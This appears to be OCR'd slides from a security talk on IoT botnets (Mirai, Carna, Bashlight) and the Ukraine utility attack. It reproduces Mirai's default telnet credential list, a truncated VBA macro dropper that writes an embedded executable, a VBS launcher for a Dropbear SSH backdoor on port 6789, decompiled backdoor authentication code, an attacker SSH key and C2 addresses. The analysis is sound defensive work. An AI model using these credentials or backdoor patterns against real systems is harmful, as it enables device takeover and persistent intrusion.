


```
USER:           PASS:                 USER:           PASS:
-----           -----                 -----           -----
root            xc3511                admin1          password
root            vizxv                 administrator   1234
root            admin                 666666          666666
admin           admin                 888888          888888
root            888888                ubnt            ubnt
root            xmhdipc               root            klv1234
root            default               root            Zte521
root            juantech              root            hi3518
root            123456                root            jvbzd
root            54321                 root            anko
support         support               root            zlxx.
root            (none)                root            7ujMko0vizxv
admin           password              root            7ujMko0admin
root            root                  root            system
root            12345                 root            ikwb
user            user                  root            dreambox
admin           (none)                root            user
root            pass                  root            realtek
admin           admin1234             root            00000000
root            1111                  admin           1111111
admin           smcadmin              admin           1234
admin           1111                  admin           12345
root            666666                admin           54321
root            password              admin           123456
root            1234                  admin           7ujMko0admin
root            klv123                admin           1234
Administrator   admin                 admin           pass
service         service               admin           meinsm
supervisor      supervisor            tech            tech
guest           guest
guest           12345
guest           12345
```


Internet Census 2016

Port scanning /0 using insecure embedded devices

- 1.2 million unique unprotected devices
- Default telnet passwords: admin/root
- IPSec routers, BGP routers, x86 equipment with crypto accelerator cards, industrial control systems, physical door security systems, big Cisco/Juniper


>2000
1000
500
250
100
50
25
10
420 Thousand Carna Botnet clients active from March 2012 to December 2012

SHODAN



www.shodan.io

Bashlight – 1 million botnet army assembled


- According to research from security firm **Level3 Communications**, the Bashlight botnet currently is responsible for enslaving nearly a million IoT devices and is in direct competition with botnets based on Mirai.

Manufacturers today are flooding the market with cheap, insecure devices, with few market incentives to design the products with security in mind, or to provide ongoing support, and buyers seem unable to make informed decisions between products based on their competing security features, in part because there are no clear metrics.

Virginia Senator Mark Warner (D)

Ukraine Attack on Utilities

To extract the macros from the document without using Word, or running them, we can use a publicly available tool such as oledump by Didier Stevens. Here's a brief cut and paste:



```
Private a(864) As Variant

Private Sub Init0()
    a(1) = Array(77, 90, 144, 0, 3, 0, 0, 0, 4, 0, 0, 0,
    a(2) = Array(136, 190, 95, 48, 204, 223, 49, 99, 204,
    a(3) = Array(11, 1, 6, 0, 0, 32, 1, 0, 0, 112, 0, 0,
    a(4) = Array(0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
    a(5) = Array(0, 0, 0, 0, 32, 0, 0, 96, 46, 114, 100,

[...]

    fnum = FreeFile
    fname = Environ("TMP") & "\vba_macro.exe"
    Open fname For Binary As #fnum
    For i = 1 To 864
        For j = 0 To 127
            aa = a(i)(j)
            Put #fnum, , aa
        Next j
```


Run SSH Server – attacker can come back later

- In the order to run the SSH server, the attackers created a VBS file with the following content:

```
Set WshShell = CreateObject(“WScript.Shell”)
WshShell.CurrentDirectory = “C:\WINDOWS\TEMP\Dropbear\”
WshShell.Run “dropbear.exe -r rsa -d dss -a -p 6789”, 0, false
```


- As is evident here, the SSH server will accept connections on port number 6789. By running SSH on the server in a compromised network, attackers can come back to the network whenever they want.

SSH contains 2 factor authentication requiring a private key




```
void svr_auth_password()
{
  char *password; // ebx@3
  char v1; // [esp+1Ch] [ebp-Ch]@3

  if ( (unsigned __int8)buf_getbool(session) )
  {
    send_msg_userauth_failure(0, 1);
  }
  else
  {
    password = (char *)buf_getstring(session, &v1);
    if ( !strcmp(password, passDs5Bu9Te7) )
      send_msg_userauth_success();
    else
      send_msg_userauth_failure(0, 1);
    free(password);
  }
}
```



```
ssh-rsa AAAAB3NzaC1yc2EAAAABJQAAAQEAsrGnWG3XPW4tO8tRLhF+XQyuM5ZcLl9tIsnlMyIUXwp
tcU29hGpzMWVmbAy+18EEEXKtyXIlxOKqp7CWgEJWWxjsvXKB66Gp/sVcizX+qbV2P0PfVMRwZ144Ui
0ffrpGxWMOnp7rrByANQSPdGtJlQ/yqqFFgiM2u7illLsREQHSGsV6L1b8krnf0BrcwQ08MD3q7tNq3H
3FEt0LPithBiCpRTuA9emsowt3gtVo745Qt1GVChYLA9GilmVmBO49HAnceZA9bVFA58Keq3Jy5W1DU
v3HoWJkWBHkUn2IH1LSKurVr/xjNEi9Hez7uQP9j44xk/V/kA9Kh4E3czOCDxQ== rsa-key-201311
```

C2 Server – known Tor



IP Location	Germany Nuremberg Hetzner Online Ag
ASN	AS24940 HETZNER-AS Hetzner Online GmbH (registered Jun 03, 2002)
Resolve Host	static.72.8.40.188.clients.your-server.de
Whois Server	whois.ripe.net
IP Address	188.40.8.72

```
% Abuse contact for '188.40.8.64 - 188.40.8.95' is ' abuse@hetzner.de '

inetnum:        188.40.8.64 - 188.40.8.95
```

C2 Nodes

5.149.254.114


5.9.32.230

31.210.111.154

88.198.25.92

146.0.74.7

188.40.8.72



SEP 8 2015 **5.149.254.114** mentioned
1 reference • 1 source

tor nodes
“5.149.254.
Sep 8, 2015,
Flag for re
http://paste

OCT 29 2015 **5.9.32.230** mentioned
1 reference • 1 source

Tor
“5.9.32.230
Oct 29, 2015
Flag for re
http://paste

OCT 29 2015 **31.210.111.154** mentioned
1 reference • 1 source

Tor
“31.210.11
Oct 29, 201
Flag for r
http://past

AUG 2 2015 **88.198.25.92** mentioned
1 reference • 1 source

